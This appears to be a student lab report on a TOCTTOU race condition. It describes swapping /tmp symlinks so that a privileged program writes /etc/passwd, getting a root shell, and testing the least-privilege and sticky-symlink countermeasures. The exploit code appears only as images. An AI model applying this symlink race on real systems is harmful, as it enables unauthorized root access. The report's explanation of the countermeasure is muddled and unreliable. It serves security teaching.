
The code above will create two links atomicly to remove that race condition that was there before so we can use our race condition to exploit the program. The way the things are shown right now is: (lets use → to denote pointing), so, /tmp/XYZ → /dev/null and /tmp/ABC → /etc/passwd and they will swap during the code. We do not really care where /tmp/ABC is pointing at.

Task 2C:


In this portion I was able to successfully use the new improvement code provided below:




I ran this at the same time as before with the target_process.sh file and after a while I was able to succeed again and get a root shell and get rid of that vulnerability of race condition to better leverage what we wanted.



As you can see /tmp/XYZ → pointed to /etc/passwd after a while. ***(As we predicted)***




When I did ***cat /tmp/XYZ*** you can see the contents of /etc/passwd were there since they were soft linked together and then when you do ***su test***, you are able to get in.



Task 3:


In this task we have the concept of *Principle of Least Privilege* which means if you do not need a certain privilege you do not need it, you do not know who may have something to be too powerful.

In this case we are stripping the “powers” off and allowing the code to run as the ruid and then give it back on, once this is done. If we run the code as usually we should get a segmentation fault since we are running this as seed not as root.




As you can see, we get permission denied as well as a segmentation fault.

Task 4:



In this task we go ahead and turn Ubuntu's countermeasure on and set it equal back to 1. As before we try out attacks and see if we are successful.



As you see, we are not.

Question 1:

Why does this not work? This does not work because the sticky bit is now on, which means the follower of whatever person is running the command does not match and will not be able to run in that /tmp/ folder like as we have explained in the prelude of this assignment. The TOCTTOU vulnerability uses soft linkage which is what Ubuntu's countermeasure has done to prevent us from being able to attack as we wanted to.

Question 2:

What are the limitations to this mechanism? If we go back to the buffer overflow lab, we can put shellcode on the stack and run what we want, right. Well the same thing here, this just limits the damage that is going to be caused, but moreover the attacker can still elevate and deescalate privileges. Additionally this only protects items inside the sticky directories, who says this can’t be used elsewhere.